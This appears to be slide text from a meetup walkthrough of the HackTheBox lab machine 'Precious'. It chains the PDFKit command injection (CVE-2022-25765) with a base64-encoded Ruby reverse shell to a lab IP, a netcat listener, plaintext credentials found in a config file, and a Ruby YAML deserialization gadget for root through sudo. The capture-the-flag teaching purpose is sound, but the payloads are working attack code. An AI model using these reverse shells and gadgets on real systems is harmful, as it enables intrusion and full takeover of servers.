
2 requests | 501 B / 681 B transferred | Finish: 441 ms | DOMContentLoaded: 78 ms | load: 90 ms

Unveiling the black box

nginx http server v1.18.0

Phusion Passenger application server (aka mod_rails) v6.0.15

ruby programming runtime v???





File Edit Search View Document Help



```
228 startxref
229 6675
230 %%EOF
231 %BeginExifToolUpdate
232 1 0 obj
233 <<
234 /Creator (Generated by pdftk v0.8.6)
235 >>
236 endobj
237 18 0 obj
238 <<
239 /Type /Metadata
240 /Subtype /XML
241 /Length 2829
242 >>
243 stream
244 <?xpacket begin='ï»¿' id='W5M0MpCehiHzreSzNTczkc9d'?>
245 <x:xmpmeta xmlns:x='adobe:ns:meta/'>
246 <rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#'>
247
248 <rdf:Description rdf:about=''
249   xmlns:dc='http://purl.org/dc/elements/1.1/'>
250   <dc:creator>
251     <rdf:Seq>
252       <rdf:li>Generated by pdftk v0.8.6</rdf:li>
253     </rdf:Seq>
254   </dc:creator>
```

Unveiling the black box

nginx http server v1.18.0

Phusion Passenger application server (aka mod_rails) v6.0.15

ruby programming runtime v???

PDFKit ruby gem (=package) v0.8.6



📖 README 📄 License

PDFKit

Create PDFs using plain old HTML+CSS. Uses [wkhtmltopdf](#) on the back-end which renders HTML using Webkit.

Supported versions

- Ruby 2.5, 2.6, 2.7, 3.0, 3.1
- Rails 4.2, 5.2, 6.0, 6.1, 7.0

Install

PDFKit


```
gem install pdfkit
```



wkhtmltopdf



Contributors 89



[+ 75 contributors](#)

Languages



● Ruby 100.0%

<https://github.com/pdfkit/pdfkit>



<https://wkhtmltopdf.org/>

Unveiling the black box


nginx http server v1.18.0

Phusion Passenger application server (aka mod_rails) v6.0.15

ruby programming runtime v???

PDFKit ruby gem (=package) v0.8.6

wktohtml C++ program using QtWebKit



pdfkit / lib / pdfkit / pdfkit.rb

↑ Top

Code

Blame

158 lines (125 loc) · 4.6 KB

Raw



```
6   class PDFKit
48   def command(path = nil)
49     args = @renderer.options_for_command
50     shell_escaped_command = [executable, OS::shell_escape_for_os(args)].join ' '
51
52     # In order to allow for URL parameters (e.g. https://www.google.com/search?q=pdfkit) we do
53     # not escape the source. The user is responsible for ensuring that no vulnerabilities exist
54     # in the source. Please see https://github.com/pdfkit/pdfkit/issues/164.
55     input_for_command = @source.to_input_for_command
56     output_for_command = path ? Shellwords.shellescape(path) : '-'
57
58     "#{shell_escaped_command} #{input_for_command} #{output_for_command}"
59   end
60
61   def options
62     # TODO(cdwort,sigmavirus24): Replace this with an attr_reader for @renderer instead in 1.0.0
63     @renderer.options
64   end
65
66   def executable
67     PDFKit.configuration.executable
68   end
69
70   def to_pdf(path=nil)
71     preprocess_html
72     append_stylesheets
73
74     invoke = command(path)
75
76     result = IO.popen(invoke, "wb+") do |pdf|
77       pdf.puts(@source.to_s) if @source.html?
78       pdf.close_write
79       pdf.gets(nil) if path.nil?
80     end
81   end
```

Unveiling the black box

nginx http server v1.18.0

Phusion Passenger application server (aka mod_rails) v6.0.15

ruby programming runtime v???


PDFKit ruby gem (=package) v0.8.6

wktohtml C++ native executable using QtWebKit v???

```
system("wktohtml --quiet --page-size Letter ... <URL>")
```

CVE-2022-25765

<https://security.snyk.io/vuln/SNYK-RUBY-PDFKIT-2869795>

 <https://security.snyk.io/vuln/SNYK-RUBY-PDFKIT-2869795>



INTRODUCED: 14 JUN 2022 [CVE-2022-25765](#) [CWE-78](#) [FIRST ADDED BY SNYK](#)

How to fix?

Upgrade `pdfkit` to version 0.8.7.2 or higher.

Overview

Affected versions of this package are vulnerable to Command Injection where the URL is not properly sanitized.

NOTE: This issue was originally addressed in 0.8.7, but the fix was not complete. A complete fix was released in 0.8.7.2.

PoC:

An application could be vulnerable if it tries to render a URL that contains query string parameters with user input:

```
PDFKit.new("http://example.com/?name=#{params[:name]}").to_pdf
```

If the provided parameter happens to contain a URL encoded character and a shell command substitution string, it will be included in the command that PDFKit executes to render the PDF:

```
irb(main):060:0> puts PDFKit.new("http://example.com/?name=#{'%20`sleep 5`'}").command
wkhtmltopdf --quiet [...] "http://example.com/?name=%20`sleep 5`" -
=> nil
```

Calling `to_pdf` on the instance shows that the `sleep` command is indeed executing:

```
PDFKit.new("http://example.com/?name=#{'%20`sleep 5`'}").to_pdf
# 5 seconds wait...
```

📄 Changes from all commits ▾ File filter ▾ Conversations ▾ ⚙ ▾

🔍 Filter changed files

▾ 📁 lib/pdfkit

📄 source.rb

▾ 📁 spec

📄 source_spec.rb

▾ ↕ 2 🟢🔴🟡🟢🟢 lib/pdfkit/source.rb 📄

↑ ... @@ -46,7 +46,7 @@ def shell_safe_url

46 46 end

47 47

48 48 def url_needs_escaping?

49 - URI::DEFAULT_PARSER.unescape(@source) == @source

49 + URI::DEFAULT_PARSER.escape(URI::DEFAULT_PARSER.unescape(@source)) != @source

50 50 end

51 51 end

52 52 end

▾ ↕ 5 🟢🟢🟢🟢🟢 spec/source_spec.rb 📄

↑ ... @@ -80,6 +80,11 @@

80 80 expect(source.to_input_for_command).to eq "\"https://www.google.com/search?q='cat%3Cdev/zero%3E/dev/null'\""

81 81 end

82 82

83 + it "URI escapes source URI only escape part of it" do

84 + source = PDFKit::Source.new("https://www.google.com/search?q='%20 sleep 5'")

85 + expect(source.to_input_for_command).to eq "\"https://www.google.com/search?q='%2520%20sleep%205'\""

86 + end

87 +

83 88 it "does not URI escape previously escaped source URLs" do

84 89 source = PDFKit::Source.new("https://www.google.com/search?q='cat%3Cdev/zero%3E/dev/null'")

85 90 expect(source.to_input_for_command).to eq "\"https://www.google.com/search?q='cat%3Cdev/zero%3E/dev/null'\""

↓ ...

Convert Web Page to PDF

Enter URL to fetch




In **Bash**, when an expression is enclosed in backticks (``...``), it is interpreted as **command substitution**. The command inside the backticks is executed in a **subshell**, and its **standard output** (stdout) is captured and replaced inline in the command where the backticks appear.

```
system("wktohtml --quiet --page-size Letter ... http://10.10.14.21/... `sleep 5`")
```


#3 Initial Access (user.txt)

Exploiting CVE-2022-25765

TCP Reverse Shell



https://www.revshells.com

☆

Theme

Dark

Reverse Shell Generator

IP & Port

IP

10.10.11.189

Port

4444

+1

Listener

nc -lvp 4444

Type

nc

Copy

Advanced

Reverse

Bind

MSFVenom

HoaxShell

OS

Linux

Name

ruby

Show Advanced


Ruby #1

Ruby no sh

ruby -rsocket -e'spawn("sh",
[:in,:out,:err]=>TCPSocket.new("10.10.11.189",4444))'

```
ruby -rsocket -e'spawn("sh",[:in,:out,:err]=>TCPSocket.new("10.10.14.21",4444))'
```

Base64 encode



```
cnVieSAtnNvY2tldCAtZSdzc...QpKSc=
```



```
echo "cnVieSAtnNvY2tldCAtZSdzc...QpKSc=" | base64 -d | bash
```



```
http://test.local/%20`echo "cnVieSAtnNvY2tldCAtZSdzc...QpKSc=" | base64 -d | bash`
```

←→↻🏠

🔒🔒https://gchq.github.io/CyberChef/#recipe=To_Base64('A-Za-z0-9%2B/%3D')&input=cnVieSAtnNvY2tldCatZSdzcGF3bigic2giLFs6aW4sOm91dCw6ZXJyXT0%2BVENQU29ja2V0Lm5l☆

Download CyberChef ⬇️

Last build: 2 months ago - Version 10 is here! Read about the new features [here](#)

Options ⚙️ About / Support ?

Operations440

Search...

Favourites★

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Magic

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Recipe

⤴️💾📁🗑️

To Base64⤴️🕒⏸️

AlphabetA-Za-z0-9+/=

STEP

BAKE!

Auto Bake

Input

+📁🔄🗑️🗑️

ruby -rsocket -e'spawn("sh",[:in,:out,:err]=>TCPSocket.new("10.10.11.189",4444))'|

811

Raw Bytes←LF

Output✎️

cnVieSAtnNvY2tldCatZSdzcGF3bigic2giLFs6aW4sOm91dCw6ZXJyXT0+VENQU29ja2V0Lm5ldygiMTAuMTAuMTEuMTg5Iiw0NDQ0KSkn

Raw vs TTY vs Fully Upgraded Shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Feature	Basic Reverse Shell	TTY Shell	Fully Interactive Shell (e.g. ssh)
Stdin/Stdout Redirection	Yes	Yes	Yes
Job Control (Ctrl+Z, fg)	No	Limited	Yes
Terminal Resizing	No	Limited	Yes
Interactive Programs (vim)	Limited/No	Works	Works Perfectly
Environment Variables (TERM)	No	Partial	Full Support
Signal Handling (Ctrl+C)	Limited	Works	Works Perfectly



#4 Lateral Movement



Plaintext Credentials

```
ruby@precious:/var/www/pdfapp$ cd
cd
ruby@precious:~$ ls -la
ls -la
total 28
drwxr-xr-x 4 ruby ruby 4096 Dec 17 16:36 .
drwxr-xr-x 4 root root 4096 Oct 26 2022 ..
lrwxrwxrwx 1 root root 9 Oct 26 2022 .bash_history → /dev/null
-rw-r--r-- 1 ruby ruby 220 Mar 27 2022 .bash_logout
-rw-r--r-- 1 ruby ruby 3526 Mar 27 2022 .bashrc
dr-xr-xr-x 2 root ruby 4096 Oct 26 2022 .bundle
drwxr-xr-x 3 ruby ruby 4096 Dec 17 16:36 .cache
-rw-r--r-- 1 ruby ruby 807 Mar 27 2022 .profile
ruby@precious:~$ cat .bundle/config
cat .bundle/config
__
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
ruby@precious:~$
```

1. Logged in as user "ruby"
2. Look around in accessible files and folders
 - web root
 - ruby home directory
3. Find credentials for user "henry"
4. Log in as henry via ssh

The background of the slide is a close-up photograph of several bunches of red grapes. The grapes are a deep, dark red color and are clustered together. The lighting is soft, creating a slight shadow on the surface of the grapes. The overall image has a slightly blurred, artistic quality.

#5 Insecure Deserialization

sudo -l

Shows which commands the current user is allowed to execute with sudo

= elevated privileges

```
kali@kal...downloads x kali@kal...downloads x kali@kal...downloads x henry@..
henry@precious:~$ sudo -l
Matching Defaults entries for henry on precious:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
henry@precious:~$
```


YAML (human readable serialization language)

```
# Compare installed dependencies with those specif:
require "yaml"
require 'rubygems'

# TODO: update versions automatically
def update_gems()
end

def list_from_file
  YAML.load(File.read("dependencies.yml"))
end

...
```

Security ⚠ ↑

Do not use `YAML` to load untrusted data. Doing so is unsafe and could allow malicious input to execute arbitrary code inside your application. Please see `doc/security.rdoc` for more information.

Files

master

Go to file

Insecure Deserialization

Files

Images

DotNET.md

Java.md

Node.md

PHP.md

Python.md

README.md

Ruby.md

Insecure Direct Object References

Insecure Management Interface

Insecure Randomness

Insecure Source Code Management

JSON Web Token

Java RMI

LDAP Injection

LaTeX Injection

Mass Assignment

Methodology and Resources

NoSQL Injection

OAuth Misconfiguration

ORM Leak

Open Redirect

Prompt Injection

PayloadsAllTheThings / Insecure Deserialization / Ruby.md

PreviewCodeBlame98 lines (78 loc) · 3.5 KB

YAML Deserialization

Vulnerable code

```
require "yaml"
YAML.load(File.read("p.yaml"))
```

Universal gadget for ruby <= 2.7.2:

```
--- !ruby/object:Gem::Requirement
requirements:
!ruby/object:Gem::DependencyList
specs:
- !ruby/object:Gem::Source::SpecificFile
spec: &1 !ruby/object:Gem::StubSpecification
loaded_from: "|id 1>&2"
- !ruby/object:Gem::Source::SpecificFile
spec:
```

Universal gadget for ruby 2.x - 3.x.

```
---
- !ruby/object:Gem::Installer
i: x
- !ruby/object:Gem::SpecFetcher
i: y
- !ruby/object:Gem::Requirement
requirements:
!ruby/object:Gem::Package::TarReader
io: &1 !ruby/object:Net::BufferedIO
io: &1 !ruby/object:Gem::Package::TarReader::Entry
read: 0
header: "abc"
debug_output: &1 !ruby/object:Net::WriteAdapter
socket: &1 !ruby/object:Gem::RequestSet
sets: !ruby/object:Net::WriteAdapter
socket: !ruby/module 'Kernel'
method_id: :system
```

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure%20Deserialization/Ruby.md>

- !ruby/object:Gem::Installer

i: x

- !ruby/object:Gem::SpecFetcher

i: y

- !ruby/object:Gem::Requirement

requirements:

!ruby/object:Gem::Package::TarReader

io: &1 !ruby/object:Net::BufferedIO

io: &1 !ruby/object:Gem::Package::TarReader::Entry

read: 0

header: "abc"

debug_output: &1 !ruby/object:Net::WriteAdapter

socket: &1 !ruby/object:Gem::RequestSet

sets: !ruby/object:Net::WriteAdapter

socket: !ruby/module 'Kernel'

method_id: :system

git_set: id ←

method_id: :resolve

Placeholder objects to ensure necessary dependencies

Net::WriteAdapter allows method calls on arbitrary objects

Gem::RequestSet enables controlled method invocation

Kernel.system executes commands on the system

#6 Privilege Escalation (root.txt)



got root?

- Copy “Universal gadget for ruby 2.x - 3.x.” to *dependencies.yml*
- Replace the “id” command with the reverse shell previously used
- Execute:

```
sudo /usr/bin/ruby /opt/update_dependencies.rb
```

Thanks for your Participation !
You did Awesome !!!

Check out the Meetup Page for next events in 2025



HACKTHEBOX